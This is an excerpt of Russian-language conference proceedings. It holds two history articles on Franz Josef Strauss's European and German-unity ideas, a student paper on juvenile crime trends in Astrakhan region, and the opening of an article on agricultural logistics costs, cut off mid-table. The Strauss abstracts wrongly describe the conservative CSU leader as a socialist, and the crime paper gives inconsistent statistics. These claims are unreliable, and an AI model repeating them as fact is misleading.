1. Гагарина, Л. Г., Киселев, Д. В., Федотова, Е. Л. Разработка и эксплуатация автоматизированных информационных систем : учеб. пособие / под ред. проф. Л. Г. Гагариной. – Москва : [б. и.], 2020. – 384 с.
2. Гвоздева, В. А. Основы построения автоматизированных информационных систем : учебник. – Москва : ИНФРА-М, 2024. – 320 с.
3. Голицына, О. Л., Максимов, Н. В., Попов, И. И. Информационные системы : учебное пособие. – Москва : ФОРУМ : ИНФРА-М, 2022. – 496 с.
4. Карминский, А. М., и др. Информатизация бизнеса. Концепции, технологии, системы. – Москва : [б. и.], [год издания не указан].
5. Михеев, Е. В. Информационные технологии в профессиональной деятельности. – Москва : ТК Велби : Проспект, 2023. – 448 с.

6. Михеева, Е. В. Практикум по информационным технологиям в профессиональной деятельности. – Москва : Academia, 2021. – 256 с.
7. Романенко, А. Г., Самойлюк, О. Ф., Максимович, Г. Ю. Информационные системы : учебное пособие. – 2-е изд., доп. – Москва : Российский государственный гуманитарный университет, Издательский центр РГГУ, 2022.
8. Хомоненко, А. Д., Цыганков, В. М., Мальцев, М. Г. Базы данных : учебник для вузов. – Санкт-Петербург : КОРОНА принт, 2021. – 736 с.

УДК 94(430.1)"1952":329.11.

*Левченко М. В., к.и.н.  
доцент  
кафедра ФиСПД  
Казанский инновационный университет  
им. В. Г. Тимирязова (ИЭУП)  
РФ. г. Набережные Челны*

## **«ВЕЛИКИЙ ЗАМЫСЕЛ» – ЕВРОПЕЙСКАЯ КОНЦЕПЦИЯ ФРАНЦА ЙОЗЕФА ШТРАУСА**

***Аннотация:** В статье разбираются политические взгляды видного немецкого социал-социалиста Франца Йозефа Штрауса по вопросу создания единой Европы. В его понимании все страны западной и центральной Европы должны были объединиться с целью создания третьей политической силы в противовес США и СССР.*

***Ключевые слова:** Франц Йозеф Штраус, Эммануэль Макрон, ФРГ, единая Европа, ХСС, разрядка, Шарль де Голль.*

*Levchenko M. V., Candidate of History  
associate professor  
of the Department of Philosophy  
Kazan Innovative University named after V.G. Timiryasov,  
Naberezhnye Chelny (IEML)*

## **"THE GRAND DESIGN" - THE EUROPEAN CONCEPT OF FRANZ JOSEF STRAUSS**

***Abstract:** The article examines the political views of the prominent German socialist Franz Josef Strauss on the issue of creating a united Europe. In his understanding, all countries of Western and Central Europe should have united to create a third political force to counterbalance the USA and the USSR.*

***Key words:** Franz Josef Strauss, Emmanuel Macron, BRD, united Europe, CSU, detente, Charles de Gaulle.*

«Соединенные Штаты Европы, обладающие собственным ядерным сдерживанием, должны быть в состоянии защитить себя, чтобы реализовать равноправное партнерство с Соединенными Штатами Америки». Это требование мог бы сформулировать таким или похожим образом президент Франции Эммануэль Макрон в 2020 году [2, 281]. На самом деле представленная идея впервые была введена в оборот более 50 лет назад, тогдашним председателем ХСС Францем Йозефом Штраусом, который в 1960-х годах на фоне обострения международной обстановки в сфере безопасности дал важный импульс дальнейшему развитию политического объединения

Европы. В основе его «Великого замысла», в котором излагался амбициозный план углубления сотрудничества в сфере внешней политики и безопасности Европы в качестве стратегии решения ее глобальных политических задач, лежала цель объединения Западной Европы в качестве «предварительного этапа» к «Соединенным Штатам Европы», которые также охватывали бы народы Центральной и Восточной Европы. Объединенная Европа должна была стать независимой третьей силой между Соединенными Штатами и Советским Союзом, а также обеспечить и улучшить положение свободных обществ.

Штраус исходил из своего требования об ускорении политической интеграции Западной Европы из того соображения, что основной целью европейской политики Москвы было укрепление и расширение позиций власти, достигнутых ею во время Второй мировой войны. Отдельные европейские национальные государства безнадежно уступают российскому «медведю». Только объединенная Европа могла бы эффективно противостоять притязаниям Советского Союза на власть, обладая соответствующим политическим и военным потенциалом. Вопреки углублению, которое он считал необходимым, председатель ХСС в середине 1960-х годов заявил, что объединение Европы «застопорилось» и что европейская политика «стоит на месте», тем более, что никаких официальных переговоров по этому вопросу не проводилось с момента провала так называемых «планов Фуше» по созданию Европейского политического союза в апреле 1962 года.

Штраус также рассматривал это бездействие как тревожный сигнал для Германии и Европы, поскольку он был убежден, что безопасность западноевропейских партнеров Вашингтона, неразрывно связанная с ядерным зонтиком США, должна быть в гораздо большей степени, чем прежде, возложена на европейские плечи, учитывая изменения в мировом политическом климате. В частности, он опасался, что Соединенные Штаты из-за своего участия в конфликте во Вьетнаме и других кризисных зонах в Восточной Азиатско-Тихоокеанском регионе будут все больше и больше озабочены собственной безопасностью, а союзнические обязательства Вашингтона перед своими партнерами в Европе постепенно отойдут на второй план. Под давлением «глобального перенапряжения своих сил» Соединенные Штаты уже были вынуждены отказаться от бескомпромиссного сопротивления советской стратегии расширения власти в пользу политики «разрядки». Для Штрауса термин «разрядка» был всего лишь пропагандистским обманом Москвы, призванным продемонстрировать готовность сотрудничать с Вашингтоном, и в то же время под видом мнимой «разрядки» постепенно расширять сферу влияния коммунистов в Европе и создавать «нейтралистский пояс государств от Скандинавии до Италии» [3].

Это возвращает нас к аргументу о необходимости ускорения политического единства Европы. Штраус считал, что этим требованием он сможет убить двух зайцев одним выстрелом: с одной стороны, только объединенная Европа сможет сохранить свою позицию против

оскорбительных притязаний Москвы на власть; С другой стороны, сильная Европа также была бы ценным партнером для США, позволяя им лучше справляться со своими собственными проблемами. По словам Штрауса, не удалось достаточно ясно донести до союзников по ту сторону Атлантики убеждение в том, что «то, что хорошо для политической консолидации и независимости Европы, хорошо также и для Соединенных Штатов Северной Америки» [4].

Убедившись, с одной стороны, в том, что раздробленная Европа в значительной степени беззащитна перед лицом советских устремлений к власти, а с другой стороны, видя, что поезд европейской интеграции остановился, Штраус предпринял новую попытку сдвинуть процесс объединения с мертвой точки с помощью своего «Проекта для Европы». Штраус не придавал первостепенного значения экономическому или торговому измерению политики, а скорее политической цели создания сильной Европы, играющей в высшей лиге мировой политики и имеющей глобальное значение [5]. Хотя в долгосрочной перспективе он стремился к общеевропейской интеграции всех народов континента, его европейский план, характеризующийся трезвым и рациональным расчетом, изначально предполагал сосредоточиться на политическом объединении шести стран-основателей Сообщества. На первых порах усилия следует сосредоточить на формировании общей внешней и оборонной политики. Помимо обычных вооруженных сил, Штраус также выступал за создание европейского потенциала ядерного сдерживания с привлечением британского ядерного арсенала.

Что касается вопроса о качестве участников Политического союза, который должен быть создан, Штраус уточнил его, заявив, что в жизненно важных вопросах безопасности, таких как внешняя и оборонная политика, решающие суверенные права должны оставаться за отдельными национальными государствами до тех пор, пока они «не будут переданы европейскому федеральному правительству» [1]. Эти основные политические сферы европейской интеграции не могут находиться под влиянием наднациональных институтов, которые «в конечном итоге были созданы исключительно для целей экономической политики». Однако для того, чтобы приблизиться к политически единой Европе с долгосрочной целью создания европейского федерального правительства, Штраус считал необходимым, чтобы страны-участницы сначала договорились о важнейших основах общей внешней политики и политики безопасности. В этом контексте он сосредоточился в первую очередь на координации между Парижем, Лондоном и Бонном. Как представитель политического реализма, он был почти уверен, не желая принижать значение более мелких партнеров, что сможет убедить их принять участие, если «Англия, Франция и Германия смогут заранее найти общую основу» [6].

Поскольку президент Франции Шарль де Голль категорически отверг членство Великобритании в ЕЭС из-за тесных отношений Лондона с

Вашингтоном («особые отношения»), но в то же время ось Париж-Бонн, созданная благодаря тесной дружбе между де Голлем и канцлером Аденауэром, олицетворяла «двигатель» объединения Европы, двусторонние отношения между Францией и Германией стали стержневым пунктом «проекта для Европы». Штраус был убежден, что создание политического союза в Европе просто невысказано, «пока Франция и Германия не придут к общему мнению; ибо без франко-германского соглашения никакой прогресс в Европе невозможен».

**Использованные источники:**

1. Franz Josef Strauß The Grand Design. A European Solution to German Reunification, London 1965. // Entwurf für Europa. - Stuttgart: Bonlau Verlag, 1966. – 368 s.
2. Grundsatzrede Macrons vor Absolventen der „École de Guerre“ in Paris Anfang Februar 2020 (Europa solle „seine Verteidigung selbst in die Hand nehmen“ und Angebot eines „strategischen Dialogs“ über das französische Atomwaffenarsenal an alle EU-Partner). // Frankfurter Allgemeine Zeitung vom 8.2.2020.
3. Möller H. Strauß, Franz Josel // Neue Deutsche Biographie (NDB). Band 25, - Berlin: Duncker & Humblot, 2013. – 507 s.
4. Schuler T. Strauß. Die Biografie einer Familie. Scherz, Frankfurt am Main, 2006. – 365 s.
5. Штраус Ф. И. Воспоминания. - М.: Международные отношения, 1991. – 560 с.
6. Штраус Ф. Й. Твое будущее, Германия. - М.: Прогресс, 1976. - 69 с.

УДК 94(430.1)"1952":329.11.

*Левченко М. В., к.и.н.  
доцент  
кафедра ФиСПД  
Казанский инновационный университет  
им. В. Г. Тимирязова (ИЭУП)  
РФ. г. Набережные Челны*

## **ИДЕИ ЕДИНОЙ ГЕРМАНИИ ФРАНЦА ЙОЗЕФА ШТРАУСА**

***Аннотация:** В статье разбираются политические взгляды видного немецкого социал-социалиста Франца Йозефа Штрауса. Будучи бессменным лидером ХСС он имел весьма специфические взгляды на развитие немецкой нации. Его взгляды, так или иначе, останавливались на немецком вопросе – идеи воссоединения Германии. Благодаря и восточным вопросам – программы взаимоотношения с ГДР и СССР.*

***Ключевые слова:** Франц Йозеф Штраус, ФРГ, немецкий вопрос, ХСС, СДПГ, СЕПГ, судетские немцы.*

*Levchenko M. V., Candidate of History  
associate professor  
of the Department of Philosophy  
Kazan Innovative University named after V.G. Timiryasov,  
Naberezhnye Chelny (IEML)*

## **IDEAS OF A UNITED GERMANY FRANZ JOSEF STRAUSS**

***Abstract:** The article examines the political views of the prominent German socialist Franz Josef Strauss. As the permanent leader of the CSU, he had very specific views on the development of the German nation. His views, one way or another, focused on the German question - the idea of reuniting Germany. Thanks to the Eastern question - the program of relations with the GDR and the USSR.*

***Keywords:** Franz Josef Strauss, FRG, German question, CSU, SPD, SED, Sudeten Germans.*

Премьер-министр Баварии Франц Йозеф Штраус на протяжении всей своей жизни поддерживал открытость германского вопроса. Интерес Штрауса к вопросам германской политики и связанного с ней германского единства возник в самом начале его политической карьеры и оставался центральным фактором его политики до самой смерти.

Под его руководством находясь в должности генерального секретаря ХСС Франца Йозефа Штрауса в 1949 году была опубликована 16-страничная брошюра под названием «Наше «нет» Бонну — наше «да» Германии». В ней объяснялся отказ Баварии от Конституции ФРГ, по причине отказа правительства страны от идеи единого немецкого федеративного государства.

В ходе парламентских обсуждений договоров о Германии и ЕВГ 7 февраля и 10 июля 1952 года Франц Йозеф Штраус вновь высказал свои основные взгляды на вопросы германской политики. В своей речи 10 июля 1952 года он видел долгосрочное решение германского вопроса и в конечном итоге воссоединение Германии только в рамках европеизации германского вопроса и в связи с геополитическими и политическими соображениями безопасности.

Штраус охарактеризовал «новую восточную политику» социал-либеральной коалиции, находившейся у власти с 1969 года, как «изменение через заискивание», а не как «изменение через сближение». По мнению Штрауса, социал-либеральная «восточная политика» поставила под угрозу позиции Западной Германии на переговорах из-за односторонних авансовых платежей. Поэтому он справедливо и настоятельно призвал к соблюдению права на права и свободу для всех членов немецкой нации в сочетании с правом на самоопределение. Штраус горячо боролся в ХСС за сохранение немецкого гражданства, в том числе для немцев в ГДР, и за соблюдение мандата Основного закона о воссоединении. Многие социал-демократы в то время хотели отказаться и от того, и от другого.

Более того, по его настоянию правительство Баварии во главе с премьер-министром Альфонсом Гоппелем подало в мае 1973 года в Федеральный конституционный суд в Карлсруэ иск против Основного договора с ГДР от 21 декабря 1972 года. Это стало кульминацией спора между социал-либеральным правительством и оппозицией ХДС/ХСС по поводу правильного курса немецкой политики [4, s.203].

В своем решении от 31 июля 1973 года судьи Карлсруэ подтвердили, с одной стороны, совместимость текста договора с Основным законом, но, с другой стороны, ограничили возможности его толкования девятью руководящими принципами. В интересах Союза, таким образом, оставался открытым путь к германскому единству, и германское единство было достигнуто в 1990 году без серьезных конституционных проблем. Штраусу с 1970-х годов неоднократно удавалось добиться разрешения на выезд для граждан ГДР посредством личного вмешательства, как в случае с активистом движения за гражданские права Райнером Бойрихом.

Штраус также играл ведущую роль в дебатах о сближении между СДПГ и СЕПГ, например, в так называемом «стратегическом документе» СДПГ и СЕПГ от 1987 года.

Помимо восстановления единства Германии, премьер-министр Баварии и лидер партии ХСС на протяжении всей своей жизни также боролся за права перемещенных лиц. В 1954 году Свободное государство Бавария взяло на себя покровительство над этнической группой судетских немцев, а в 1978 году — покровительство Восточно-Прусскому объединению. Следуя духу Франца-Йозефа Штрауса, в Свободном государстве Бавария существует приверженность интересам всех немецких изгнанников, беженцев и репатриантов из числа этнических немцев и оказывает им поддержку в

сохранении, поддержании и дальнейшем развитии их культуры в соответствии с разделом 96 Закона о Федеральном конституционном суде (BVFG).

В 1985 году, во время пребывания у власти премьер-министра Франца Йозефа Штрауса, в Мюнхене Судетско-немецким фондом при значительной финансовой поддержке Свободного государства Бавария был построен Судетско-немецкий дом. Сам Фонд судетских немцев был основан в 1970 году в рамках патроната Свободного государства Бавария для судетских немцев, который существовал с 1954 года, для содействия культурной работе судетских немцев в стране и за рубежом.

Штраус подчеркнул, что восстановление единства касается всех немцев и ни в коем случае не является увлечением изгнанных. После бегства и изгнания они добились уникального достижения мира. Он решительно осуждал любые попытки устранить несправедливость высылки и представлял её как справедливое искупление преступлений национал-социалистов. Это исторически несостоятельно. Народ Восточной Германии не имел большего участия в национал-социализме и развязывании войны, чем любой другой немец, заявлял лидер ХСС.

Премьер-министр Баварии Франц Йозеф Штраус выступил против «наивных мечтаний» на встрече в Силезской Германии, в которой приняли участие 170 000 перемещенных лиц в Ганновере. Решение германского вопроса требует «долгого, долгого вздоха» и не может быть навязано посредством слепого акционизма или давления на мировые державы [2, s.322].

В части своей речи, посвященной политике Германии, председатель ХСС заявил, что неоднократно высказывалась идея о том, что воссоединение может быть достигнуто в связи с переговорами по разоружению. Это всего лишь благие пожелания. Германский вопрос невозможно было решить ни слепым активизмом, ни давлением на мировые державы, ни экономическими или военными предложениями. Реалистичная оценка ситуации включает признание того, что раздел был не причиной, а следствием напряженности между Востоком и Западом. Поэтому ее нельзя решить изолированно, а только в рамках мирного порядка, охватывающего всю Европу, который не следует путать с «миром могилы под саваном несвободы».

Одно из последних выступлений премьер-министра Баварии и лидера партии ХСС о политике Германии было произнесено им перед Федерацией изгнанных. Это было открытие Дня Отечества 11 сентября 1988 года в Международном конгресс-центре в Берлине. В своей речи того времени Франц Йозеф Штраус уже изложил всеобъемлющую схему воссоединения Германии, которая осуществилась всего два года спустя [1, s. 284].

В своей речи того времени Франц Йозеф Штраус ясно дал понять, что в силу научного, технического, промышленного и социологического развития и изменений объединение Германии является неостановимым процессом, который должен активно продвигаться немецкой политикой. Он указал на мощные и колоссальные экономические силы, возможности современной науки и техники, а также моральные силы права и свободы, которые доступны

немцам, живущим на свободе, и свободному Западу для активного содействия этому процессу. Франц Йозеф Штраус предупреждал, что, несмотря на небольшие шаги по решению проблем и оказанию гуманитарной помощи, мы не должны упускать из виду тот факт, что целью германской политики должно быть восстановление германского единства и права на самоопределение для всех немцев. Штраус сказал буквально в то время. «Я призываю все политические демократические силы в интересах истины, справедливости и мирного развития демократического будущего Европы отстаивать единство и свободу Германии и защищать это как политическую цель всеми силами».

Эта берлинская речь вышла за рамки дня. Кто бы мог тогда, 11 сентября, предположить, что эта речь станет неотъемлемым немецким политическим наследием Франца Йозефа Штрауса, произнесенная незадолго до его внезапной смерти.

#### **Использованные источники:**

1. Bickerich W. Franz Josef Strauß: die Biographie. - Düsseldorf: Econ & List Taschenbuch Verlag, 1998. - 725 s.
2. Finger S. Franz Josef Strauß – Ein politisches Leben. - München: Olzog, 2005. – 352 s.
3. Möller H. Franz Josef Strauß. Herrscher und Rebell. – München: Piper, 2015. – 564 s.
4. Möller H. Strauß, Franz Josef // Neue Deutsche Biographie (NDB). Band 25, - Berlin: Duncker & Humblot, 2013. – 507 s.

*Никитин И.А.  
студент  
Астраханский государственный  
университет им. В.Н. Татищева*

## **ПРЕСТУПЛЕНИЯ СРЕДИ НЕСОВЕРШЕННОЛЕТНИХ В АСТРАХАНСКОЙ ОБЛАСТИ: ТЕКУЩЕЕ СОСТОЯНИЕ И ТЕНДЕНЦИИ**

***Аннотация:** статья посвящена анализу изменений в криминальной ситуации среди несовершеннолетних в Астраханской области за период с середины 2023 по начало 2024 годов. Отмечается значительное снижение количества преступлений, особенно тяжких и групповых правонарушений, однако сохраняются отдельные зоны риска, где фиксируется увеличение показателей преступности. Авторы выделяют роль семейных факторов, образовательного процесса и активности правоохранительных органов в борьбе с детской преступностью. Представленные проекты по профилактике асоциального поведения, такие как «Я - патриот» и «Здоровое поколение - движение вперед», рассматриваются как эффективные инструменты снижения асоциальных проявлений. В завершение делается вывод о необходимости сохранения межведомственного сотрудничества и дальнейшего улучшения комплексной системы профилактики нарушений закона среди молодых жителей региона.*

***Ключевые слова:** преступления несовершеннолетних, профилактика асоциального поведения, семейное воспитание, образовательные учреждения, комплексный подход, общественная безопасность, правоохранительные органы*

*Nikitin I.A.  
student  
Astrakhan State University named after V.N. Tatishchev*

## **JUVENILE CRIMES IN THE ASTRAKHAN REGION: CURRENT STATE AND TRENDS**

***Annotation:** the article is devoted to the analysis of changes in the criminal situation among minors in the Astrakhan region for the period from mid-2023 to early 2024. There has been a significant decrease in the number of crimes, especially serious and group offenses, but certain risk zones remain, where an increase in crime rates is recorded. The authors highlight the role of family factors, the educational process and the activity of law enforcement agencies in the fight against child crime. The presented projects on the prevention of antisocial behavior, such as "I am a patriot" and "Healthy Generation - moving forward", are considered as effective tools for reducing antisocial manifestations. In conclusion, it is*

*concluded that it is necessary to maintain interdepartmental cooperation and further improve the comprehensive system for preventing violations of the law among young residents of the region.*

**Keywords:** *juvenile delinquency, prevention of antisocial behavior, family education, educational institutions, comprehensive approach, public safety, law enforcement agencies*

К середине 2023 года в Астраханской области заметно улучшилась криминогенная обстановка, что отражает статистические данные о преступлениях среди несовершеннолетних. Общее число правонарушений, совершенных подростками, уменьшилось почти в три раза по сравнению с аналогичным периодом прошлого года. Отдельная категория групповых преступлений продемонстрировала снижение на 22%, что также указывает на позитивные изменения в обществе. По данным за первые месяцы 2024 года, сокращение преступности среди несовершеннолетних составило 30,3%.

Тем не менее, несмотря на положительные тенденции в общей статистике, есть районы, где наблюдается рост преступности среди молодежи. Например, в Икрянинском районе количество преступлений увеличилось на 180%.<sup>37</sup> Основными видами правонарушений, по-прежнему, остаются кражи и грабежи, включая хищения с банковских карт и сотовых телефонов. Это подчеркивает необходимость более целенаправленных профилактических мер в таких областях.

На профилактическом учете в ПДН находится 640 несовершеннолетних, среди которых 53 ранее судимы. Это вызывает особую озабоченность, учитывая, что в числе подростков, состоящих на внутреннем учете, продолжают оставаться рискованные группы, к которым следует применять усиленные меры вмешательства. Текущие проблемы несовершеннолетних во многом связаны с недостаточным семейным воспитанием, что предполагает необходимость комплексного подхода к решению данного вопроса.

Положительные изменения в преступности среди молодежи в целом обусловлены рядом факторов. Однако сохраняющиеся риски в виде роста определенных видов преступлений указывают на необходимость продолжения усилий по профилактике правонарушений и оказанию поддержки несовершеннолетним в трудных жизненных ситуациях. Применение осознанных стратегий, направленных на улучшение семейной среды, образования и социальной интеграции, может существенно помочь в дальнейшем снижении преступности среди подростков.

Для достижения успеха в этом направлении требуется не только сотрудничество власти и общества, но и активное участие образовательных

---

<sup>37</sup> Шикова Елизавета Романовна, Клевцов Илья Алексеевич, Дубровский Никита Сергеевич ПРЕСТУПНОСТЬ НЕСОВЕРШЕННОЛЕТНИХ: РЯД ПРИЧИН И ПУТИ ИХ УСТРАНЕНИЯ // Legal Bulletin . 2024. №1. URL: <https://cyberleninka.ru/article/n/prestupnost-nesovershennoletnih-ryad-prichin-i-puti-ih-ustraneniya> (27.01.2025).

учреждений, которые должны стать центральными точками, предъявляющими требования к профилактике асоциального поведения. Подходы к решению данной проблемы должны быть разнообразными, включая социальные, психологические и юридические аспекты взаимодействия с несовершеннолетними. Понимание причин, приводящих к асоциальному поведению, будет способствовать более

В Астраханской области с 14 марта 2023 года реализуется проект по профилактике асоциального поведения молодежи, инициированный Министерством образования и науки в сотрудничестве с агентством по делам молодежи. Ключевая цель этого проекта — решение проблем, связанных с асоциальными явлениями среди несовершеннолетних и молодежи. В результате конкурса проектов выделены три победителя: «Ахтубинский район - территория здорового образа жизни», «Безопасный красный» и «Герои нашего времени».<sup>38</sup>

Актуальность профилактики асоциальных явлений возрастает на фоне роста деструктивного поведения подростков. Успех в решении задач воспитания возможен только при активном взаимодействии семьи и социальных структур, таких как школы и правоохранительные органы. Конкурсы на создание инициатив на уровне профилактики также становятся важным инструментом для привлечения молодежи к общественным проектам. В период с июля по декабрь 2022 года проводился конкурс, где инициативы по профилактике асоциального поведения были представлены различными участниками.

Одним из примеров успешного метода профилактики является проект «Я - патриот», который стремится развивать патриотизм и позитивные ценности среди молодежи. Также стоит отметить и проект «Здоровое поколение - движение вперед», который фокусируется на физическом здоровье молодежи, что также может снизить уровень асоциального поведения. Каждое из этих направлений активно поддерживается образовательными учреждениями и местными властями.

В рамках профилактических мероприятий проводятся семинары и форумы, на которых обсуждаются не только причины асоциального поведения, но и методы его преодоления. Эти мероприятия способствуют формированию общественного мнения и повышению осведомленности среди родителей и молодежи о важности активного участия в общественной жизни.

Ключевым аспектом становится создание комфортной образовательной среды, которая влияет на личностное развитие подростков. Важность формирования социальных норм и ценностей на уровне образовательных учреждений не может быть недооценена. Совместная работа школ и семей в создании комфортных условий для развития детей, их вовлечение в общественно полезные дела способствуют снижению уровня асоциального

---

<sup>38</sup> Профилактика асоциального поведения подрастающего... [Электронный ресурс] // cgon.rosпотребнадзор.ru - Режим доступа: <https://cgon.rosпотребнадзор.ru/naseleniyu/zdorovyy-obraz-zhizni/profilaktika-asotsialnogo-povedeniya-podrastayushchego-pokoleniya/>, свободный. - Загл. с экрана

поведения. Таким образом, профилактика асоциальных явлений требует комплексного подхода, включающего как индивидуальные, так и коллективные меры. Успех таких программ зависит от активных действий всех сторон, участвующих в процессах воспитания молодежи.

В последние годы в Астраханской области наблюдается тенденция к снижению уровня преступности среди несовершеннолетних. Согласно официальным данным, в 2024 году уровень преступности среди подростков сократился на 25% по сравнению с прошлым годом. В этом контексте стоит отметить, что на учете в подразделении по делам несовершеннолетних (ПДН) числится около 640 несовершеннолетних, из которых 53 имеют судимости.

Конкретные категории преступлений также демонстрируют положительную динамику. В течение года произошел уменьшение числа тяжких преступлений, которые составили 33% от общего числа правонарушений. Зафиксировано, что среди молодежи группы правонарушений существенно сократилось количество эпизодов, связанных с насилием, в том числе уличных преступлений, что, вероятно, стало следствием мер по улучшению общественной безопасности, таких как установка видеокамер.

Разбив навигацию по типам правонарушений, следует отметить важность профилактической работы, осуществленной в этом направлении. В рамках мероприятий, поддерживающих специфику правонарушений среди подростков, было проведено свыше 5000 профилактических бесед с учащимися, а также около 600 родительских собраний. Это целенаправленное вовлечение свыше 1000 детей и подростков, включая неблагополучных родителей, подтвердило свою эффективность в снижении преступности.

Другим важным аспектом является социальная ситуация в регионе. По данным на 2024 год, в Астраханской области проживает примерно 224423 человека в возрасте до 17 лет, что соответствует значительной доле населения, подверженной риску правонарушений.<sup>39</sup> Однако несмотря на снижение преступности, местные власти подчеркивают необходимость постоянного контроля и профилактических мероприятий, направленных на предотвращение экстримизма и правонарушений среди молодежи.

В свете указанных факторов призывы к продолжению мониторинга и профилактической работы остаются актуальными. Обращаясь к происходящим изменениям в подростковой преступности, важно фиксировать достижения в области профилактики и задержания нарушителей. Успешные примеры работы разных социальных служб в этом направлении могут служить как положительный опыт для будущих инициатив.

В заключение данной работы можно подвести итоги анализа текущего состояния преступности среди несовершеннолетних в Астраханской области,

---

<sup>39</sup> Профилактика преступности среди несовершеннолетних [Электронный ресурс] // [www.csgped.ru](http://www.csgped.ru) - Режим доступа: [https://www.csgped.ru/nesovershennoletnie/profilaktika-prestupnosti-sredi-nesovershennolet.html](https://www.csgped.ru/nesovershennoletnie/profilaktika-prestupnosti-sredi-nesovershennoletnih/profilaktika-prestupnosti-sredi-nesovershennolet.html), свободный. - Загл. с экрана

а также рассмотреть основные тенденции и факторы, способствующие снижению уровня правонарушений среди молодежи. На основании проведенного исследования можно утверждать, что ситуация с преступностью среди несовершеннолетних в регионе в 2023 году демонстрирует положительные изменения. Снижение числа правонарушений среди подростков связано с комплексным подходом к профилактике асоциальных явлений, который включает в себя как работу образовательных учреждений, так и активное участие местных властей и общественных организаций.

#### **Использованные источники:**

1. Шикова Елизавета Романовна, Клевцов Илья Алексеевич, Дубровский Никита Сергеевич ПРЕСТУПНОСТЬ НЕСОВЕРШЕННОЛЕТНИХ: РЯД ПРИЧИН И ПУТИ ИХ УСТРАНЕНИЯ // Legal Bulletin . 2024. №1. URL: <https://cyberleninka.ru/article/n/prestupnost-nesovershennoletnih-ryad-prichin-i-puti-ih-ustraneniya>. Дата обращения 15.03.2025
2. Профилактика асоциального поведения подрастающего... [Электронный ресурс] // [cgon.rosпотреbnadzor.ru](https://cgon.rosпотреbnadzor.ru) - Режим доступа: <https://cgon.rosпотреbnadzor.ru/naseleniyu/zdorovyy-obraz-zhizni/profilaktika-asotsialnogo-povedeniya-podrastayushchego-pokoleniya/>, свободный. - Загл. с экрана. Дата обращения 15.03.2025
3. Профилактика преступности среди несовершеннолетних [Электронный ресурс] // [www.csgped.ru](http://www.csgped.ru) - Режим доступа: <https://www.csgped.ru/nesovershennoletnie/profilaktika-prestupnosti-sredi-nesovershennoletnih/profilaktika-prestupnosti-sredi-nesovershennolet.html>, свободный. - Загл. с экрана. Дата обращения 16.03.2025
4. Комплексная программа профилактики безнадзорности... [Электронный ресурс] // [infourok.ru](http://infourok.ru) - Режим доступа: <https://infourok.ru/kompleksnaya-programma-profilaktiki-beznadzornosti-pravonarushenij-sredi-nesovershennoletnih-budushee-dlya-vseh-6661874.html>, свободный. - Загл. с экрана. Дата обращения 16.03.2025
5. Подростковая преступность по-астрахански: как побороть её рост [Электронный ресурс] // [ast-news.ru](http://ast-news.ru) - Режим доступа: <https://ast-news.ru/node/podrostkovaya-prestupnost-po-astrakhanski-kak-poborot-eye-rost/>, свободный. - Загл. с экрана. Дата обращения 17.03.2025

**Олимова Б., PhD**  
доцент  
**Каршинский государственный технический университет**  
Узбекистан

## ЗАРУБЕЖНЫЙ ОПЫТ УПРАВЛЕНИЯ ЛОГИСТИЧЕСКИМИ РАСХОДАМИ В АГРАРНОМ СЕКТОРЕ

***Аннотация.** В статье рассматривается зарубежный опыт управления логистическими расходами в аграрном секторе. Особое внимание уделено эффективным стратегиям и инструментам, применяемым в развитых странах для оптимизации логистических затрат при производстве, хранении, транспортировке и сбыте сельскохозяйственной продукции. Проанализированы примеры успешной практики из стран Европейского союза, США и Японии. Делается акцент на возможности применения зарубежных подходов в условиях аграрной экономики развивающихся стран.*

***Ключевые слова:** логистика, аграрный сектор, логистические расходы, зарубежный опыт, управление затратами, сельское хозяйство, оптимизация.*

**Olimova B., PhD**  
associate professor  
**Karshi State Technical University**  
Uzbekistan

## INTERNATIONAL EXPERIENCE IN MANAGING LOGISTICS COSTS IN THE AGRICULTURAL SECTOR

***Abstract.** This article explores international practices in managing logistics costs in the agricultural sector. Special attention is given to effective strategies and tools used in developed countries to optimize logistics expenditures related to the production, storage, transportation, and distribution of agricultural products. The study analyzes successful practices in the European Union, the United States, and Japan. The article also highlights the potential for adapting these foreign approaches to the context of developing countries' agricultural economies.*

***Keywords:** logistics, agricultural sector, logistics costs, international experience, cost management, agriculture, optimization.*

**Введение.** Логистика в аграрной сфере является важнейшим элементом функционирования продовольственных систем в современных развитых странах. Эффективное управление расходами на сельскохозяйственную логистику напрямую влияет на себестоимость продукции, конкурентоспособность фермерских хозяйств и устойчивость

продовольственных цепочек поставок. В условиях растущей глобализации, климатических изменений, колебаний цен на топливо и усиления требований к качеству продукции, сельскохозяйственная логистика сталкивается с новыми вызовами и требует постоянного совершенствования методов управления затратами.

В развитых странах, таких как США, Германия, Нидерланды, Канада и Австралия, уже накоплен значительный опыт по оптимизации логистических расходов в аграрном секторе. Эти страны активно внедряют инновационные технологии, информационные системы, а также стратегии кооперации между производителями, перевозчиками и переработчиками. Изучение их опыта позволяет выявить эффективные практики и адаптировать их к условиям других государств.

**Методы.** Для анализа опыта управления расходами на сельскохозяйственную логистику в развитых странах в данной работе был выбран метод сравнительного анализа лучших практик.

Метод бенчмаркинга позволяет систематически сопоставить логистические стратегии и практики различных стран с целью выявления наиболее эффективных подходов к управлению издержками. Данный метод включает в себя следующие этапы:

1. Выбор объектов исследования: в качестве примеров выбраны развитые страны с различными моделями аграрной логистики — США, Нидерланды, Германия и Австралия. Эти страны характеризуются высоким уровнем агропромышленного развития и активным внедрением инновационных логистических решений.

2. Сбор данных: проанализированы научные публикации, отчёты государственных органов, данные международных организаций (например, OECD, FAO, World Bank), а также материалы отраслевых ассоциаций.

3. Идентификация ключевых практик: изучены используемые в этих странах подходы к управлению затратами — консолидация поставок, развитие интермодальных перевозок, внедрение информационных технологий (например, систем отслеживания GPS и WMS), а также государственные программы поддержки агрологистики.

4. Сравнительный анализ: проведено сопоставление эффективности различных практик по таким критериям, как снижение транспортных расходов, уменьшение потерь продукции, повышение точности поставок и сокращение времени логистических операций.

**Результаты.** В результате проведённого сравнительного анализа были выявлены ключевые методы управления расходами на сельскохозяйственную логистику в развитых странах. Эти методы продемонстрировали высокую эффективность в снижении издержек и повышении стабильности логистических цепочек.

Основные результаты представлены в таблице:

Страна	Ключевые практики управления расходами	Эффект от внедрения
США	Консолидация поставок с помощью агрологистических кооперативов; активное применение GPS и IoT для мониторинга перевозок	Снижение транспортных затрат до 15%; сокращение потерь при транспортировке до 10%
Нидерланды	Развитие интермодальных перевозок (железная дорога + автотранспорт); специализированные холодильные логистические центры	Уменьшение расходов на хранение на 12%; сокращение времени доставки свежей продукции на 20%
